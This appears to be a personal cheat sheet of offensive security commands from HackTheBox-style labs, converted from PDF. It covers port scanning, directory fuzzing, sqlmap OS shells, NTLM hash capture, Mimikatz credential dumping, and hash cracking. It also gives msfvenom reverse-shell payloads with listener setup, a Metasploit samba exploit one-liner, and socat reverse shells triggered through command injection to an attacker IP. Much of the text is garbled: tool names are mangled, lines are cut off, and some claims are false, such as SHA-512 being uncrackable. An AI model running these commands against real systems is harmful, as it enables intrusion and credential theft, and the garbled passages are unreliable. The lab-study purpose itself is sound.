map (full HTB module: Enum with NMAP)

## Common ones I use:

- OS detection (-O) [Includes hostname]
- Version detection (-sV)
- Default NSE scripts (-sC)
- Traceroute (--traceroute)
- sV checks version numbers
- sC runs most common default scripts
- sCV will show hostnames (look under smb-os-discovery)
- p can specify a specific port
- Pn skips the ICMP related parts of the scan
- -sU scans for UDP
- -F for top 100 ports
- v gives verbose output
- T[1-5] selects speed where 5 is fastest
- sl is an advanced scan using a zombie host to send packets
  - Idle scan
  - Syntax: nmap -sl zombiehost.com <IP>

Scan all ports between 22 and 110: -p22-110

Scans only the specified ports 22 and 25: -p22, 25

Scans top 100 ports: -F

Performs an TCP SYN-Scan: -sS

Performs an TCP ACK-Scan: -sA

Performs an UDP Scan: -sU

Scans the discovered services for their versions: -sV

Perform a Script Scan with scripts that are categorized as "default": -sC

Performs a Script Scan by using the specified scripts: --script <script>

Performs an OS Detection Scan to determine the OS of the target: -0

Performs OS Detection, Service Detection, and traceroute scans: -A

Sets the number of random Decoys that will be used to scan the target: -D RND:5

# Performance Options

Sets the number of retries for scans of specific ports:

--max-retries <num>

Displays scan's status every 5 seconds:

--stats-every=5s

Displays verbose output during the scan:

Sets the specified time value as initial RTT timeout:

--initial-rtt-timeout 50ms

Disables port scanning: -sn

Disables ICMP Echo Requests: -Pn

Disables DNS Resolution: -n

Performs the ping scan by using ICMP Echo Requests against the target: -PE

Shows all packets sent and received: --packet-trace

Displays the reason for a specific result: --reason

Disables ARP Ping Requests: --disable-arp-ping

Scans the specified top ports that have been defined as most frequent: --top-ports=<num>

Specifies the network interface that is used for the scan: -e

Specifies the source IP address for the scan: -S 10.10.10.200

Specifies the source port for the scan: -g

DNS resolution is performed by using a specified name server: --dns-server <ns>

# **Output Options**

Stores the results in all available formats starting with the name of "filename": -oA filename

Stores the results in normal format with the name "filename":

Stores the results in "grepable" format with the name of "filename": -oG filename

Stores the results in XML format with the name of "filename": -oX filename

Sets the specified time value as maximum RTT timeout:
--max-rtt-timeout 100ms

Sets the number of packets that will be sent simultaneously:
--min-rate 300

Specifies the specific timing template:
-T <0-5>

More info: https://nullsec.us/top-1-000-tcp-and-udp-ports-nmap-default/

#### 20.4

- fuzzer that works similar to dirbuster but it only shows the top level and doesn't dig deeper
- Example command: ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -u https://<IP>/FUZZ -c -recursion -t 200 -fc 403,404
  - o -c: Enables colorized output in the terminal, making it easier to distinguish different types of responses.
  - -w: Specifies the wordlist you're using for the fuzzing process. In this case, you're using the quickhits.txt wordlist from the SecLists repository.
  - o -u: Sets the target URL, with FUZZ as the placeholder that will be replaced with each entry from the wordlist during the fuzzing process
  - o -t 200: Specifies the number of concurrent threads (200 in this case). This means ffuf will send up to 200 requests simultaneously, which can speed up the fuzzing process but also puts more load on the server.
  - -fc 403,404: Filters out responses that return a 403 Forbidden status code. This is useful if you want to ignore
    any paths that are forbidden and focus on other response types.
- Hunt subdomains example: ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://boardlight.htb -H "Host: FUZZ.boardlight.htb"
  - o Prior to this you need to update the host file, for whatever reason it doesn't work when you try and put the IP instead so you have to use the hostname
  - o Seems to do it better than gobuster
  - o If you are returned tons of domains with the same size, exclude them by adding -fs <size>
- Use multipledirbust.sh inside of Desktop/tools for multiple directories at once
  - o Edit with nano
  - o If you get 301 redirects, you may want to update the script to scan those
    - This may not be necessary if you are using the -recursive flag as it does this automatically

## formbuctor

- Usual command
- Exclude 404
  - o --filter-status 404
- All file types are searched for by default unless filtered with
- e php, html, etc

## gobuster

- cmd line tool for dir busting, its noisy and can be noticed
- Example command: gobuster dir -u <IP> -w <wordlist>

- use -x php to set it to look for php pages
- Example for busting domains:
  - o gobuster dir --url http://10.10.10.48/ --wordlist /usr/share/wordlists/dirb/big.txt
- Hunt subdomains example command:
  - gobuster dns -d solarlab.htb -w /usr/lib/python3/dist-packages/dnsrecon/data/subdomainstop1mil-5000.txt -t 100
  - gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain u <domain>

#### sublist3r

- Command line subdomain enumeration tool
- Example command: sublist3r -d <domain>

## salman

- Tool used to seek sql injection vulnerabilities

Tutorial: https://medium.com/@tushar\_rs\_/sqlmap-a-comprehensive-guide-to-sql-injection-testing-37220e77b0ee

To run system commands:

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sqlmap -u "http://10.129.85.227/dashboard.php?search=" --os-shell --cookie="PHPSESSID="
```

^ we pass in our active cookie for authentication

There are cases (eg when things when aren't working with standard sqlmap commands) where you may want to capture a request to a vulnerable input field/form and then save that request in a text file to be passed into sqlmap

- sqlmap -r request.txt -p <vulnerable input field eg email> --level 5 --risk 3 --batch --threads 10 --dbs
  - --level 5
    - This option sets the level of tests to perform. The level ranges from 1 to 5, where 5 is the most thorough. Higher levels mean more tests and potentially more detailed analysis, but it can also be more time-consuming.
  - --risk 3
    - --risk defines the risk of tests to perform, ranging from 0 to 3. A higher risk value means that sqlmap
      will attempt more potentially dangerous or intrusive tests. 3 is the highest risk level and may involve
      more aggressive testing techniques.
  - --batch
    - This option tells sqlmap to run in non-interactive mode. It automatically answers prompts with default
      or pre-configured answers, making the process automated and less hands-on.
  - · Use no commas and no spaces to specify multiple -p parameters eg:
    - -p name,email,age,country,website
  - You will end up with available databases. Now it's time to look further into them:
    - sqlmap -r request.txt -D <db name> --tables --threads 10
    - Then enumerate the table:
      - □ sqlmap -r request.txt -D <db name> -T --dump --threads 10
    - If eg part of a string fails to fully assimilate, you can dial in on a specific column using
      - □ -C <column> --dump

## 7an

- Spider websites for additional enumeration of website dirs
- Example command: zaproxy -cmd -quickurl < http://IP> -quickprogress -quickout ~/out.xml
  - o If you get an Address already in use exception tack -port <some port> on the end
  - Once finished use this to see results: subl /root/out.xml

## Responder

- Capture NTLM hashes
- Command: responder -I <interface eg tun0> -d
- Curl to that interface from the victim machine
- Check Responder for captured hash

## Mimikatz (Windows)

- Use once inside system to find things like NTLM hashes, passwords
- Cheatsheet: <a href="https://cheatography.com/wbtaylor/cheat-sheets/basic-mimikatz-usage/">https://cheatography.com/wbtaylor/cheat-sheets/basic-mimikatz-usage/</a>
  - o https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz
- Example command: sekurlsa::logonpasswords
  - O Uses the sekurlsa module to show passwords stored in memory
- Attempt to elevate privileges using token::elevate
  - o Check if it worked using token::whoami

## Mimipenguir

- Linux equivalent of mimikatz
- Requires sudo to run

## hashcat

- Crack hashes
- Example commands:
  - o hashcat -m <hash type> -a 0 <hash file> <wordlist> -w 4 -o hcoutput.txt
    - m: Mode/hash type
      - □ 0 is MD5
      - □ 1000 is NTLM
      - □ 5600 is NTLMv2
      - □ 3200 is bcrypt
      - □ 13100 is for Kerberos TGS Response (ST) Hashes
    - -a 0: This option specifies the attack mode
      - Straight (or Dictionary) Attack (-a 0): In this attack mode, Hashcat will take each word from the provided wordlist and hash it using the specified hash type and settings. It then compares the resulting hash with the target hash(es) to see if there is a match. This is effective when the password is a common word or a simple combination of characters present in the wordlist
      - □ Other common attack modes in Hashcat include:
        - -a 1: Combination attack mode, where Hashcat combines words from multiple wordlists
        - -a 3: Brute-force attack mode, where Hashcat tries every possible combination of characters up to a specified length
    - -w [1-4] specifies performance where 4 is extreme
    - -o specifies the output/result
  - o hashcat -m 1000 -a 0 <hashfile.txt> 1000000-password-seclists.txt

- To view password is the same original command with --show on the end
  - o EG: hashcat -m 1000 -a 0 <hashfile.txt> 1000000-password-seclists.txt --show
- Crack Linux /etc/shadow hashes:
  - 1. Copy the line out of /etc/shadow that you want to crack and save it into a file eg shadow.txt
    - a. eg alice:\$y\$j9T\$TANXgpk59y8r3jgPbDl/w/ \$UqiK6yahwqfyqhcegWLa1.z64TyePP5.VQpUnLql3VD:19023:0:99999:7::
  - 2. Recognise that the encryption mode used by Unix is SHA512 so we need to specify that in the command
  - 3. Run: hashcat -m 1800 -a 0 shadow.txt <wordlist path>

Note: SHA-512 is impossible to be cracked

- Crack hashes
- Crack zips
- Example commands:
  - o john --wordlist=<wordlist> <hash file> --fork=8
    - --fork 8 splits into 8 processes for speed
  - o zip2john <zip file> > zip.hash
    - Then use john --wordlist=/usr/share/wordlists/rockyou.txt <zip file>
  - o cat /root/.john/john.pot
    - See john's output
- Crack Linux /etc/shadow hashes:
  - a. Copy what's inside /etc/passwd and /etc/shadow files and create two new txt files on Kali
  - b. Use unshadow passwd.txt shadow.txt > johninput so john can understand this one input file
  - c. Use john --wordlist=<wordlist path> johninput
- Crack SSH (encrypted id\_rsa files)
  - o ssh2john id\_rsa > id\_rsa\_john
  - o john --wordlist=/home/kali/Downloads/rockyou.txt id\_rsa\_john

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## pspy

- github downloadable tool for checking Linux processes without being root
- file that you transfer to the host


## mknasswd

- Generate a password in hashed form
- Replace passwords in mysql database
  - 1. Find type of hash being stored in database EG bcrypt
  - 2. Generate bcrypt password using:
    - a. mkpasswd -m bcrypt
  - 3. Insert that hash into an update SQL field command EG:
    - a. UPDATE llx\_user SET pass\_crypted='\$2b\$05
       \$ofBIFIdFZtu1uwlEkNIIHO1rnq1AlNCu09tUKvHrUCc4oW7ygvjC6' WHERE login='dolibarr';

- getwd Whoami
- ps Show processes
- migrate <PID> Migrate to
  - O Moving to a another running process from the initially exploited one you are currently in
- get <PID> Get current process you are in
- hashdump Dump hashes (passwords) of all users
  - Example output (and NTLM formatting):

ninistrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

- or: The username.
- 500: The Relative Identifier (RID), a unique identifier for the user.
- aad3b435b51404eeaad3b435b51404ee: The LM hash (LAN Manager hash). In this case, it's a string of repeated characters indicating that LM hashing is disabled. LM Hashing was used before Windows NT and is considered weak.
- 31d6cfe0d16ae931b73c59d7e0c089c0: The NT hash (NTLM hash). This is the hash of the password.
- The last two fields are empty in this case.
- o Add --format=nt on the end of the john command when working with NTLM hashes



# hell\_to\_meterpreter module

- o Find the session number in metasploit by using sessions -I and using the Id
- Before running maybe set VERBOSE true to see what its doing

- o Once you see that the Meterpreter session has been opened (and it gets stuck on the next line) hit enter
- o See the new session pop up using sessions -I
- O Enter the new session using sessions -i <id>

## Spawn a meterpreter shell on a linux machine (requires local access beforehand):

1. Generate script:

## Windows 32 bit:

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<kali\_ip> LPORT=<choose\_port> -f exe -o meterpreter.exe

#### Linux

- msfvenom -p linux/x64/meterpreter/reverse\_tcp LHOST=<kali\_ip> LPORT=<choose\_port> -f elf -o meterpreter.elf
- 2. Transfer script to target
- 3. Start metasploit listener on kali

## Windows 32 bit:

msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse\_tcp
set LHOST 10.10.14.37
set LPORT 1111
run

## Linux:

msfconsole
 use exploit/multi/handler
 set payload linux/x64/meterpreter/reverse\_tcp
 set LHOST <your\_ip>
 set LPORT <your\_port>
 run

- 4. Execute payload on target
  - o chmod +x meterpreter.elf
  - o ./meterpreter.elf
- 5. Meterpreter session starts on metasploit

Use post/multi/recon/local\_exploit\_suggester following meterpreter

## Metasploit

- setg <variable> <value> will set global variable
  - o EG setg RHOSTS 10.10.11.11
- Use -x to run commands in script like fashion

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O EG root@kali: #msfconsole -x"use exploit/multi/samba/usermap_script;\
set RHOST 172.16.194.172;\
set PAYLOAD cmd/unix/reverse;\
set LHOST 172.16.194.163;\
run"
```

- back will take you out of a module
- check will see if a target is vulnerable to an exploit. This only works on some modules
- connect <IP> will connect you to a host like netcat or telnet would
- edit will open the current module in vim
- info will give more info about a module
- irb creates a ruby interpreter to create metasploit scripts on the fly

#### burnsuite


- Burpsuite Turbo Intruder
  - o Speed up Intruder with a custom Python script
  - o Example SSRF attack in Attack Types
- Burpsuite HTTP Smuggler
  - o Right click something on repeater and use extensions to access it
  - o Launch an attack and then

#### Litary in man

- API directory scanner
- Example command:
  - o kr scan http://<IP> -A apiroutes-240528 -x 10
    - -x will set the max number of open connection to speed up the scan

#### git


- Lookout for hidden .git folders
  - o Look inside the logs to find possible commits you can crack open with show <id>
    - The commit ID is the first hash in the line
      - □ EG 1e84a036b2f33c59e2390730699a488c65643d28
        b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dev-carlos.valderrama <devcarlos.valderrama@tiempoarriba.htb> 1682906108 -0500 commit: change(api): downgrading
        prod to dev
      - If the file is long it will show a: at the bottom because I believe it was opened with vim, just go down with arrow keys





## snmpwalk

- Retrieve a sequence of SNMP objects and their values from a network device. It starts at a specified OID and traverses the MIB tree, collecting data from the device.
- Example command: snmpwalk -v 1 -c public 10.10.11.107 1.3.6.1
  - o -v 1: Specifies SNMP version 1.
  - o -c public: Uses the community string "public" for read-only access.
  - o 10.10.11.107: The IP address of the target device.
  - o 1.3.6.1 specifies the root of the MIB tree, so all OIDs will be outputted
  - o The output will list OIDs and their values
  - o We can ask ChatGPT to decode the output:
    - EG



## flask-unsign

- Encode custom cookies to decode to custom values

- o EG flask-unsign --sign --cookie "admin" --secret 'admin'
- Decode cookie
  - o flask-unsign --decode --cookie '<value>'

#### socat

- http://www.dest-unreach.org/socat/doc/socat.html
- netcat on steroids
- Upgrade shells by transferring the
- Transfer files

If socat is installed on the victim server, you can launch a reverse shell with it. You must catch the connection with socat as well to get the full functions.

The following commands will yield a fully interactive TTY reverse shell:

## On Kali (listen):

1 socat file: 'tty', raw, echo=0 tcp-listen:4444

## On Victim (launch):

- 1 socat exec: 'bash -li', pty, stderr, setsid, sigint, sane tcp:10.0.3.4:4444
- If socat isn't installed, you're not out of luck. There are standalone binaries that can be downloaded from this awesome Github repo:

#### https://github.com/andrew-d/static-binaries

With a command injection vuln, it's possible to download the correct architecture socal binary to a writable directoy, chmod it, then execute a reverse shell in one line:

chmod +x /tmp/socat; /tmp/socat exec: 'bash -li', pty, stderr, setsid, sigint, sane tcp:10.0.3.4:4444

On Kali, you'll catch a fully interactive TTY session. It supports tab-completion, SIGINT/SIGSTP support, vim, up arrow history, etc. It's a full terminal. Pretty sweet.

## searchsploit

- EG searchsploit apache 2.4.41
- Exploits are stored locally under usr/share/exploitdb/exploits
- Take the path from the desired result and cp it somewhere to customise it and use it

## Deniv

- Attempt to see pixilated images
- Example with original image inside a PDF
  - o Prerequisite: sudo apt-get install poppler-utils
  - Extract all images from PDF (we can't just take a screenshot because the image we use has to be pixelperfect around the pixelated image)
    - pdfimages -j <PDF> output
  - 2. Change file format from ppm to PNG
    - mogrify -format png output-\*.ppm
  - 3. Ensure the PNG is RGB type and not P, check this by running changeToRGB.py script inside of the Tools/Depix

folder by changing the respective variables inside the script

- I pulled that script from here: <a href="https://4xura.com/ctf/htb/htb-writeup-greenhorn/">https://4xura.com/ctf/htb/htb-writeup-greenhorn/</a>
- 4. Run Depix

python depix.py -p /home/kali/Desktop/tempp/output-000.png -s images/searchimages/debruinseq\_notepad\_Windows10\_closeAndSpaced.png -o /home/kali/Desktop/tempp/output.png

5. If the above didn't work you can try different searchimages inside that folder for the -s parameter

## keepass-password-dumper

- KeePass is a password manager
- If a memory dump was made whilst running it creates a .dmp file
- 1. Install .NET (most major operating systems supported).
  - o You may need to install a specific version of .NET that is required
- 2. Clone the repository: git clone <a href="https://github.com/vdohney/keepass-password-dumper">https://github.com/vdohney/keepass-password-dumper</a> or download it from Github
- 3. Enter the project directory in your terminal (Powershell on Windows)
  - o cd keepass-password-dumper
- 4. dotnet run PATH\_TO\_DUMP
  - o eg dotnet run KeePassDumpFull.dmp

□ After googling the output 'dgrød med fløde' I saw it's some kind of dessert



Rødarød med fløde

<ul> <li>I did some trial and error, changing the first r to lower case and it worked whilst trying to open the kdbx file in KeePassXC</li> </ul>
 ally enumerate Windows machines externally n4linux -a <ip></ip>
iles usually related to GPO/Registry